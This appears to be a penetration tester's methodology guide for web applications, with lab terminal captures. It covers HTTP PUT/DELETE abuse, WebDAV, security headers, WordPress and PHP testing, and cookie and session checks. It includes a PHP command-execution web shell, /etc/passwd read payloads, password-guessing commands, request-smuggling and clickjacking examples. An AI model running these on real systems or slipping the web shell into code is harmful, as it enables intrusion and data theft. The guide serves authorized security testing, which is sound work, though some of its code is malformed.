<td ID=tableProps width=70 valign=top align=center>
```

GET / HTTP/1.1



```
root@DATAINE:~/Documents
File Actions Edit View Help
root@DATAINE:~/Documents
root@DATAINE:~/Documents# nc 10.10.10.15 80
GET / HTTP/1.1
HTTP/1.1 400 Bad Request
Content-Type: text/html
Date: Thu, 09 Jul 2020 13:24:37 GMT
Connection: close
Content-Length: 39

<h1>Bad Request (Invalid Hostname)</h1>root@DATAINE:~/Documents#
```

HTTP/0.9

HTTP/1.0

HTTP/1.1

HTTP/2.0


Send the following request:-

```
HEAD / HTTP/1.0

HOST: domain.com

Return

Return
```



The screenshot shows a terminal window titled 'root@DATAINE: ~/Documents'. The user has executed the command 'nc 10.10.10.15 80'. The terminal displays the following output:

```
root@DATAINE:~/Documents# nc 10.10.10.15 80
HEAD / HTTP/1.0
Host: 10.10.10.15

HTTP/1.1 200 OK
Content-Length: 1433
Content-Type: text/html
Content-Location: http://10.10.10.15/iisstart.htm
Last-Modified: Fri, 21 Feb 2003 15:48:30 GMT
Accept-Ranges: bytes
ETag: "05b3daec0d9c21:354"
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Date: Thu, 09 Jul 2020 13:09:51 GMT
Connection: close
```

The OPTIONS method is used to describe the communication options for the target resource.

```
OPTIONS / HTTP/1.0

HOST: domain.com

Return

Return
```

```
root@DATAINE:~/Documents
File Actions Edit View Help
root@DATAINE:~/Documents
root@DATAINE:~/Documents# nc 10.10.10.15 80
OPTIONS / HTTP/1.0
Host: 10.10.10.15

HTTP/1.1 200 OK
Connection: close
Date: Thu, 09 Jul 2020 13:10:57 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
MS-Author-Via: MS-FP/4.0,DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
Cache-Control: private
```

EXPLOITING THE HTTP 'PUT' VERB


The **PUT** method replaces all current representations of the target resource with the request payload. **PUT** is used to upload a file to a server and is a dangerous feature if it is allowed and misconfigured.

CURL METHOD

```
echo "<html>Pentest Test Page</html>" > pentest.html
```

```
curl http://domain.com --upload-file pentest.html
```

```
C:\root\Documents\ROGUE-AGENT> echo "<html>Pentest Test Page</html>" > pentest.html
C:\root\Documents\ROGUE-AGENT> curl http://10.10.10.15 --upload-file pentest.html
C:\root\Documents\ROGUE-AGENT> █
```



NETCAT METHOD

```
echo "<?php phpinfo();?>" >pentest.php
```

```
wc -m pentest.php (20)
```


```
nc 10.10.10.10 80
```

```
put /pentest.php HTTP/1.0
```

```
Content-type: text/html
```

```
Content-length: 20
```

Return



```
root@DATAINE:~/Documents
File Actions Edit View Help
root@DATAINE-WIN-MASTER root@DATAINE:~/Documents
root@DATAINE:~/Documents# echo "<?php phpinfo();?>" > fidus.php
root@DATAINE:~/Documents# wc -m fidus.php
20 fidus.php
root@DATAINE:~/Documents# nc 10.10.10.15 80
PUT /fidus.php HTTP/1.0
Content-type: text/html
Content-length: 20

<?php phpinfo();?>
HTTP/1.1 201 Created
Connection: close
Date: Thu, 09 Jul 2020 19:05:53 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Location: http://10.10.10.15/fidus.php
Content-Length: 0
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, LOCK, UNLOCK

root@DATAINE:~/Documents#
```

PHP EXPLOIT CODE

/pentest.php?cmd=whoami

```
<?php

if (isset($_GET['cmd']);

{

    $cmd = $_GET['cmd'];

    echo '<pre>';

    $result = shell_exec($cmd);

    echo $result;

    echo '</pre>';

}

?>
```

IMPORTANT INFORMATION:


This is php exploit code, use with extreme caution.

EXPLOITING THE HTTP 'DELETE' VERB

The DELETE method deletes the specified resource. To exploit the DELETE verb, you just need to specify the file you want to delete from the server; this shows how an unauthenticated DELETE method can remove an arbitrary resource on the server.

```
curl -X "DELETE" http://domain.com/pentest.html
```

```
C:\root\Documents\ROGUE-AGENT> curl -X "DELETE" http://10.10.10.15/pentest.html
C:\root\Documents\ROGUE-AGENT> █
```



IMPORTANT INFORMATION:

Only delete files you have placed on the server, never delete the client's files.

HTTP HEADERS

It is important to note that HTTPS does not protect against web application attacks such as XSS and SQL Injection, this will happen regardless of SSL/TLS protection. Hence, **HTTP should also include the following security headers** HSTS, CSP, XSS, X-FRAME Options and X-Content-Type-Options.

The HTTP **Strict-Transport-Security (HSTS)** header is used to instruct the browser to only access a web application over a secure connection and for how long to remember this restriction. Thereby forcing continued use of a secure connection.

This header cannot completely defend against man-in-the-middle attacks, but providing that the user has previously visited the site without outside interference, it can be useful in defending against an attack in which an attacker establishes an encrypted connection to the application and presents an unencrypted fraudulent service to the user, as the user's browser will know not to use the unencrypted service.

```
Strict-Transport-Security: max-age=<expire-time>
```

```
Strict-Transport-Security: max-age=<expire-time>; includeSubDomains
```

```
Strict-Transport-Security: max-age=<expire-time>; preload
```

The **Content-Security-Policy (CSP)** header is a mechanism for controlling which external applications/sites can host resources used by an application and control how these resources may behave. The Content-Security-Policy (CSP) can provide defence in depth against attacks from content injection attacks.

```
Content-Security-Policy: <policy-directive>; <policy-directive>
```

The **X-Frame-Options** HTTP headers have not been set by the web application. The X-Frame-Option header prevents an attack known as 'Clickjacking'. Clickjacking is a technique in which an attacker uses multiple transparent or opaque layers to convince a user they are clicking, dragging or typing into a trusted web application when in fact they are interacting with a different, malicious page.

```
X-Frame-Options: DENY
```

```
X-Frame-Options: SAMEORIGIN
```

```
X-Frame-Options: ALLOW-FROM https://www.example.com
```

The **X-Content-Type-Options** HTTP header can be used to prevent web browsers from using content sniffing to discover a file's MIME type. This header, when set, can help protect against cross-site scripting attacks.

```
X-Content-Type-Options: nosniff
```

DEPRECIATED HEADERS

The **X-XSS-Protection** HTTP header is supported by most recent browsers and will force the enabling of any built-in cross-site scripting filters. While the built-in filters cannot be relied on solely to defend the application against input validation issues, they are a valuable addition to the defence profile of the application.

It should be noted that if this header is enabled without “mode=block” then there is an increased risk that otherwise non-exploitable cross-site scripting vulnerabilities may become exploitable.

X-XSS-Protection: 0

X-XSS-Protection: 1

X-XSS-Protection: 1; mode=block

X-XSS-Protection: 1;report=<reporting-url>

INFORMATION: This has now been replaced with the HTTP Header Content-Security-Policy (CSP).

HTTP SERVICE HEADERS

```
nmap -p 80,443 --script=http-headers -oN headers.txt  
domain.com
```

UNENCRYPTED COMMUNICATIONS
MISSING HTTP SECURITY HEADERS
MISSING HTTP SECURITY HEADERS: STRICT TRANSFORM POLICY
MISSING HTTP SECURITY HEADERS: CONTENTSECURITYPOLICY
MISSING HTTP SECURITY HEADERS: X-FRAME-OPTIONS
MISSING HTTP SECURITY HEADERS: X-CONTENT-TYPE-OPTIONS
DEPRECIATED HEADER IN USE: X-XSS PROTECTION
HTTP HEADER VERSION DISCLOSURE

Highlighting specific text:

```
grep -colour=auto -E 'X-XSS-Protection|' headers.txt  
  
grep -colour=auto -E 'X-XSS-Protection|X-Powered' headers.txt  
  
s="X-XSS-Protection"; print ""; grep -colour=auto -E '$s|' *.*  
| grep $s; print ""
```

Adding specific colour:

```
alias grey-grep="GREP_COLOR='1;30' grep --color=always"
```

```
alias red-grep="GREP_COLOR='1;31' grep --color=always"
```

```
alias green-grep="GREP_COLOR='1;32' grep --color=always"
```

```
alias yellow-grep="GREP_COLOR='1;33' grep --color=always"
```

```
alias blue-grep="GREP_COLOR='1;34' grep --color=always"
```

```
alias magenta-grep="GREP_COLOR='1;35' grep --color=always"
```

```
alias cyan-grep="GREP_COLOR='1;36' grep --color=always"
```

```
alias white-grep="GREP_COLOR='1;37' grep --color=always"
```

```
green-grep -E '||Strict-Transport-Policy|Content-Security-  
Policy|X-Frame-Options|X-Content-Type' headers.txt
```

HTTP WEB APPLICATIONS

```
nmap -sV -p 80,443 script=http-enum -oN enumeration.txt  
domain.com
```

```
hinweis=%3Ch1%3E%3CA%20HREF=%22http://pentestpeople.com%22%20onmouseover  
=%27ClientForm.action=%22%22%20%20ClientForm.PersonalData;ClientForm.submit;%2  
7%22%3EPENTEST%20PEOPLE%3C/A%3E%3C/h1%3E&height=260&iframe=ifrm1&ce  
nter=False
```

HTTP REQUEST SMUGGLING

Text intro here.

```
Transfer-Encoding: chunked
```

```
0
```

```
GET / HTTP/1.1
```

```
User-Agent:<script>alert("REQUEST SMUGGLING")</script>
```

```
Foo:X
```

HTTP REQUEST SMUGGLING

EXTERNAL INTERACTION

Use burp collaborator to confirm, HTTP on its own medium, DNS and HTTP together score high.

***** IMPERVA DoS PROTECTION*****

You will most likely get a DNS interaction alert; this is due to a misconfiguration as impervia have special rules to close a particular port. Report as low medium and not high. Client confirmation should be sort and documented within the report that the port was open (unknown port Imperva will only speak to the clients).

EXTERNAL SERVICE INTERACTION (HTTP)
EXTERNAL SERVICE INTERACTION (DNS)
EXTERNAL SERVICE INTERACTION (SMTP)

DAVTEST

HTTP is a clear-text protocol and therefore should be protected by using an encryption layer such as HTTPS (HTTP over SSL/TLS, a common cryptographic protocol). This layering technique provides *Confidentiality*, *Integrity* protection and *Authentication* to the HTTP Protocol. SSL/TLS issues need to include each time.

If the client is using a staging or development environment, then confirm with the client whether they would prefer their live environment to be checked.

DAVTest™ tests WebDAV enabled servers by uploading test executable files, and then (optionally) uploading files which allow for command execution or other actions directly on the target.

It is meant for penetration testers to quickly and easily determine if enabled DAV services are exploitable.

MSFCONSOLE

```
msfconsole

search auxiliary/scanner/http/webdav_website_content

set path /dav/

set RHOST domain.com


run
```

APACHE WEBDAV MODULE PROPFIND ARBITRARY DIRECTORY LISTING

DAVTEST

Confirm PHP upload available.

```
davetest --url https://domain.com/dav
```



```
root@DATAINE:~/Documents
File Actions Edit View Help
root@DATAINE:~/Documents
EXEC html SUCCEED: http://10.10.10.15/DavTestDir_piiUqel/davtest_piiUqel.html
EXEC jsp FAIL
*****
Sending backdoors
** ERROR: Unable to find a backdoor for txt **
** ERROR: Unable to find a backdoor for html **
*****
Cleaning up
DELETE SUCCEED: http://10.10.10.15/DavTestDir_piiUqel
*****
/usr/bin/davtest Summary:
Created: http://10.10.10.15/DavTestDir_piiUqel
MOVE/PUT File: http://10.10.10.15/DavTestDir_piiUqel/davtest_piiUqel.pl
MOVE/PUT File: http://10.10.10.15/DavTestDir_piiUqel/davtest_piiUqel.cfm
MOVE/PUT File: http://10.10.10.15/DavTestDir_piiUqel/davtest_piiUqel.txt
MOVE/PUT File: http://10.10.10.15/DavTestDir_piiUqel/davtest_piiUqel.aspx
MOVE/PUT File: http://10.10.10.15/DavTestDir_piiUqel/davtest_piiUqel.asp
MOVE/PUT File: http://10.10.10.15/DavTestDir_piiUqel/davtest_piiUqel.jhtml
MOVE/PUT File: http://10.10.10.15/DavTestDir_piiUqel/davtest_piiUqel.cgi
MOVE/PUT File: http://10.10.10.15/DavTestDir_piiUqel/davtest_piiUqel.shtml
MOVE/PUT File: http://10.10.10.15/DavTestDir_piiUqel/davtest_piiUqel.php
MOVE/PUT File: http://10.10.10.15/DavTestDir_piiUqel/davtest_piiUqel.html
MOVE/PUT File: http://10.10.10.15/DavTestDir_piiUqel/davtest_piiUqel.jsp
Executes: http://10.10.10.15/DavTestDir_piiUqel/davtest_piiUqel.txt
Executes: http://10.10.10.15/DavTestDir_piiUqel/davtest_piiUqel.html
DELETED: http://10.10.10.15/DavTestDir_piiUqel
root@DATAINE:~/Documents#
```

Now, upload test file and check.

```
echo "This is my test" > test.txt

cadaver https://domain.com/dav

put test.txt

quit
```

CLICK JACKING

Example of where the X-Frame-Options has not been set.

By framing a window over the top of another window, a threat actor can mask the true intent of a webpage. For example, they could fool a user into performing a series of tasks which appear seemingly harmless, but which in fact are malicious.

In the 'clickjacking.html' file attached, the screen innocently displays a login prompt claiming that the user is required to log into the website again, when instead it is actually stealing their credentials.

INSTRUCTIONS



Open the file in a text editor, change the 'src' attribute in the <iframe> tag to the target website, then view file in chrome for the best screenshots!

If it works, you will know!

To prevent this type of malicious action from occurring modern browsers now support the following X-Frame-Options header to be incorporated.

X-Frame-Options deny

X-Frame-Options sameorigin

X-Frame-Options allow-from url -

THIS IS NOW OBSOLUTE

WEB APPLICATION VULNERABLE TO CLICKJACKING

GET COMMAND

It is important to check all GET requests in the BURP HTTP History for session and private/sensitive data **IN THE URL**.

SESSION TOKEN IN GET REQUEST

SENSITIVE DATA IN GET REQUEST

WORDPRESS WEB SERVERS

WordPress is the application behind more than 30% of all websites. Its ease of use and open-source base are what make it such a popular solution. The number of installs continues to grow; there are now an estimated 75 million WordPress sites. This popularity makes it a perfect target for threat actors aiming to use a compromised web server for malicious purposes.

NMAP ENUMERATION

```
nmap -sV --script http-wordpress-enum https://domain.com
```

```
nmap --script http-wordpress-enum -script-args check-  
latest=true,search-limit=10 https://domain.com
```

```
nmap --script http-wordpress-enum -script-args type="themes"  
https://domain.com
```

```
nmap -sV -p 80,443 --script http-wordpress-users  
https://domain.com
```

WORDPRESS MANAGEMENT INTERFACE

SERVICE CHECKS

Check for services that might be present on the WordPress host:-

- MySQL Server Remotely Accessible (port 3306)
- CPANEL administration login portal (port 2082 / 2083)
- Webmin administration (port 10000)
- FTP service for filesystem access
- SSH for remote control
- Other web services with admin or other sites (port 8080 / 8888 etc)

WPSCANS

WordPress is a free and open-source content management system written in PHP and paired with a MySQL or MariaDB database. Features include a plugin architecture and a template system, referred to within WordPress as Themes. WPScan is a black box WordPress vulnerability scanner that can be used to scan remote WordPress installations to find security issues.

```
wpscan --url https://domain.com --enumerate u
```

```
wpscan --url https://domain.com --enumerate t
```

```
wpscan --url https://domain.com --enumerate p
```

```
wpscan --url https://domain.com --enumerate tt
```

```
wpscan --url https://domain.com --wordlist rockyou.txt -  
username admin
```

```
wpscan --url https://website --enumerate u,ap,vt,dbe,cb --  
plugins-detection mixed
```

OUTDATED SOFTWARE WORDPRESS WORDPRESS OUTDATED PLUGIS

```
https://domain.com/wp-json/wp/v2/users
```

```
https://domain.com/blog/wp-json/wp/v2/users
```

```
https://domain.com/blog/wp-json/wp/v2/users/1
```

```
https://domain.com/?rest_route=/wp/v2/users
```

WORDPRESS (WP-JSON) VALID USERNAME DISCLOSURE WORDPRESS LACK OF LOCKOUT THRESHOL

XMLRPC.PHP

The xmlrpc.php capability is an API endpoint. This endpoint allows mobile apps, and other programmable access, to backend functions of the WordPress site, such as publishing posts. It is enabled by default.

Using the xmlrpc.php endpoint to attack WordPress accounts, we may bypass security plugins that protect the login form from abuse. This password guessing attack may also be faster, with the result being you can attempt more passwords.

```
<?xml version="1.0" encoding="utf-8"?>

<methodCall>

    <methodName>system.listMethods</methodName>

    <params></params>

</methodCall>
```

```
curl -X POST -d
"<methodCall><methodName>system.listMethods</methodName><param
s></params></methodCall>" https://domain.com/xmlrpc.php
```

In the response we will see an invalid password response or success. It is easy to spot and work into your script.

WORDPRESS XML RPC PINGBACK SUPPORTED

PHP WEB SERVERS

They are a one-click installer of various useful programs that a developer needs to create an environment for web app deployment. However, there are various type of PHP servers, depending on the requirements of the developer.

PHP APPLICATION PARAMETERS

Fuzzing PHP URL application parameters.

```
wfuzz -u http://10.10.10.10/image.php?FUZZ=/etc/passwd -w  
/usr/share/SecLists/Discovery/Web-Content/burp-parameter-  
names.txt -t 50 --hh 0
```

PHP PARAMETER EXPLOITS

```
=php://filter/convert.base64-encode/resource=/etc/passwd |  
base64 -d
```

```
=php://filter/convert.base64-decoder/resource=/etc/passwd
```

NODEJS WEB SERVERS

Node.js is an open source, [server-side](#), web development environment that is favoured by developers who want to run JavaScript on their server. It has a built-in module called HTTP, which allows the transfer of data over the web via the Hyper Text Transfer Protocol (HTTP).

ENUMERATION

```
curl -I 10.10.10.10
curl -u jimmy:shadow1 10.10.10.10
curl --digest -u jimmy:shadow1 10.10.10.10
hydra -L users.txt -P passwords.txt 10.10.10.10 http-get /
hydra -l jimmy -P /wordlists/100-common-passwords.txt 10.10.10.10 http-get /

node-inspect 10.10.10.10:9229
debug > script (true)

node-inspect 10.10.10.10:9229
debug>
debug>

    then in another shell, type

curl 10.10.10.10
```

WEB APPLICATION PENETRATION TESTING

PART VII

ACTIVE SCANNING

WHAT IS ACTIVE SCANNING

This includes but is not limited to:

1. CONFIGURATION MANAGEMENT TESTING
2. BUSINESS LOGIC TESTING
3. TESTING AUTHENTICATION
4. TESTING AUTHORISATION
5. TESTING SESSION MANAGEMENT
6. TESTING DATA VALIDATION
7. TESTING WEB SERVICES
8. CLIENT-SIDE TESTING
9. WEB SERVER TESTING.

ROBOTS.TXT

Web site owners use the /robots.txt file to provide instructions about their site to web-robots, web robots (also known as web wanderers, crawlers, or spiders), are programs that traverse the web automatically gathering data. Search engines such as Google use them to index the web content, spammers use them to scan for email addresses, and they have many other uses.

Best practice is to include only the following instructions:

```
User-agent: *
```

```
Disallow: /
```

The *User-agent: ** header means this section applies to all robots.

The *Disallow: /* header tells the web-robot that it should not visit any pages on this website.

Together, they form what is called the **Robots Exclusion Protocol**.

However, it should be noted that some web site owners require their site to be listed and hence, their robot's exclusion protocol may look like this:

```
User-agent: *
```

```
Disallow: /wp-admin/
```

```
Allow: /wp-admin/admin-ajax.php
```

Unfortunately, this indirectly assists a threat actor to find hidden directory locations on the server that are being used by applications and services running on the website.

WEB SERVER ROBOTS.TXT INFORMATION DISCLOSURE

SITEMAP.XML

The Sitemaps protocol allows a webmaster to inform search engines about URLs on a website that are available for crawling. A Sitemap is an XML file that lists the URLs for a site. It allows webmasters to include additional information about each URL: when it was last updated, how often it changes, and how important it is in relation to other URLs of the site. This allows search engines to crawl the site more efficiently and to find URLs that may be isolated from the rest of the site's content. The Sitemaps protocol is a URL inclusion protocol and complements robots.txt, a URL exclusion protocol.

Unfortunately, this indirectly assists a threat actor to find hidden directory locations on the server that are being used by applications and services running on the web site.

XML SITE MAP DISCLOSURE

ANALYSE SOURCE CODE

Analyse source code for sensitive data. This is by no means a source code analysis. Just checking for anything sensitive and software versions. If any software versions are found they should be researched to see if they are out of date, obsolete and/or have vulnerabilities associated. View the source code of pages and check for software versions or anything sensitive. Search the code for 'jquery'.

It may be possible to view data that is not present on the URL by browsing to IP address directly. Instead of `example.com/login.php` browse to `172.16.15.21/login.php`. If this allows access and does not redirect you to the URL, run Dir buster against the i.p. address, this will pick up configuration files.

Instead of `example.com/login.php` browse to `172.16.15.21/login.php`. If this allows access and does not redirect you to the URL, run dirbuster against the IP, this will pick up configuration files.

SOURCE CODE

BREAK THE SOURCE CODE

Does the application supply over verbose error messages and service identifiers?

OVERLY VERBOSE ERROR MESSAGES

ABUSE THE SEARCH PARAMETER

Use * # ~ @ to see how this affects the database.

CLIENT-SIDE PARAMETER VALIDATION BYPASS

SOFTWARE VERSIONS

Check server banner information for software versions. Out of date software versions often have publicly available exploits, if you discover any software versions in the response headers, these should be thoroughly researched. Intercept a request in burp, forward the request and view the response. If a software version has been found, research it to find any vulnerabilities associated and to make sure it still receives security support.

Note: Burp suite scans should help here along with Wappalyzer.

OUTDATED THIRD-PARTY LIBRARIES

COOKIES

HTTP is a stateless protocol; this means websites cannot keep the state of a visit across different HTTP requests. In other words, every HTTP request is completely unrelated to the ones proceeding or following it. To overcome this limitation, sessions and cookies were invented in 1994. Cookies are small bits of text-based coding installed into a website's **cookie-jar** by the web-browser. A **cookie-jar** is just a convenient storage space where web browser can store cookie information.

A server can set a cookie via the *Set-Cookie* HTTP header field in a response message.

```
HTTP /1.1 200 OK
DATE:
CACHE-CONTROL:
CONTENT TYPE:
CHARSET:
CONTENT-ENCODING:
SERVER:
SET-COOKIE: ID=Value; Expires=Thu, 21-May-2015 15:25:20 GMT; Path=/; Domain-example.com;HttpOnly/Secure
CONTENT-LENGTH
```

MAIN OPTIONS

If the server does not specify the domain attribute, the browser automatically sets the domain as the server domain and sets the cookies *host-only* flag.

When a server installs a cookie with the *http-only* attribute, the client will set the *http-only* flag for that cookie. This mechanism prevents JavaScript, Flash and other non-HTML technology from reading the cookie, thus preventing cookie stealing via XSS.

The *secure* flag creates secure cookies that only send data over HTTPS connections, and not over HTTP. RFC6265 states cookie formats and how a Server can install cookies and how a client can use them.

```
httponly="HttpOnly"
```

```
secure="Secure"
```

```
domain="Domain="
```

```
domain-value="Sub-domain"
```

```
max-age="Max-Age="
```

```
expires="Expires="
```

Below is a list of common cookies found in web application to aiding the identification application technologies. This is intended to help consultants decide as to whether they should report on missing cookie flags.

incap_ses_*	<u>Impervia (WAF)</u>	WAF Purposes, does not contain any sensitive information, usually used for tracking incidents.
visid_incap_*	<u>Impervia (WAF)</u>	WAF Purposes, does not contain any sensitive information, usually used for tracking incidents.
nlbi_*	<u>Impervia (WAF)</u>	Incapsula DDoS Protectiona and Web Application Firewall: Load balancing cookie. To ensure requests by a client are sent to the same origin server.
ASPXAUTH	<u>Asp.net</u>	This cookie can take different names (with suffix/prefixes), this is used to determine a user's authenticated statuts. This is typically reset when logging in.
ASP.NET_SessionId	<u>Asp.net</u>	Very similar to the above, the two are interchangeable.
__RequestVerificationToken	<u>Asp.net</u>	Built-in ASP CSRF tokens. These are regenerated everytime a page is loaded and hold no sensitive informaiton.

COOKIE MANAGER

A good screen screenshot for this can be found in the dev tools – storage.

INSECURE COOKIE OTIONS

SESSIONS

HTTP is a stateless protocol; this means websites cannot keep the state of a visit across different HTTP requests. In other words, every HTTP request is completely unrelated to the ones proceeding or following it. To overcome this limitation, sessions and cookies were invented in 1994.

Using sessions, a web developer can store information on the Server side rather than the client side. Which means that application logic can be hidden, and data transmission reduced by not using cookies.

Sessions are identified by a *session id*, or *session token* – which the Server assigns to the client. The client then presents this *session id* every time it makes a request. Using the *session id*, the Server can easily assess the remote client privileges and respond appropriately.

Like cookies, sessions contain small snippets of information which is usually contained in a single line parameter pair as shown below:

SESSION=Odsh3sa7DHjDe

PHPSESSID=6sHJH7s6sSS

JSESSION=W47sdjhGSFtst

Websites running PHP install the session data by using the PHPSESSID parameter name, while JSP uses JSESSION. It should be noted that each development language has its own default parameter and is usually installed following an activity such as logging in.

Sometimes a session id is transmitted via a URL request:

`http://example.site/resource.php?sessid=sj73HGSGsks1kA`

SESSION TOKEN IN URL

SESSION MANAGEMENT

This step is crucial as it helps one identify the session cookie. The session cookie is set by the webserver and stored in your browser; it is used as a token to prove to the server that you have authenticated so credentials do not have to be sent in each request.

Cookies are also used to track user activity for analytics purposes, these cookies are not necessarily sensitive and should not be reported on for missing flags. If you steal a session cookie, you compromise a session. If you steal an analytics cookie, you get nothing.

1. Intercept login request with burp and forward to view the response.
2. What are the names of the cookies being set?
3. What flags are they set with? (Httponly, SameSite, Secure etc.)
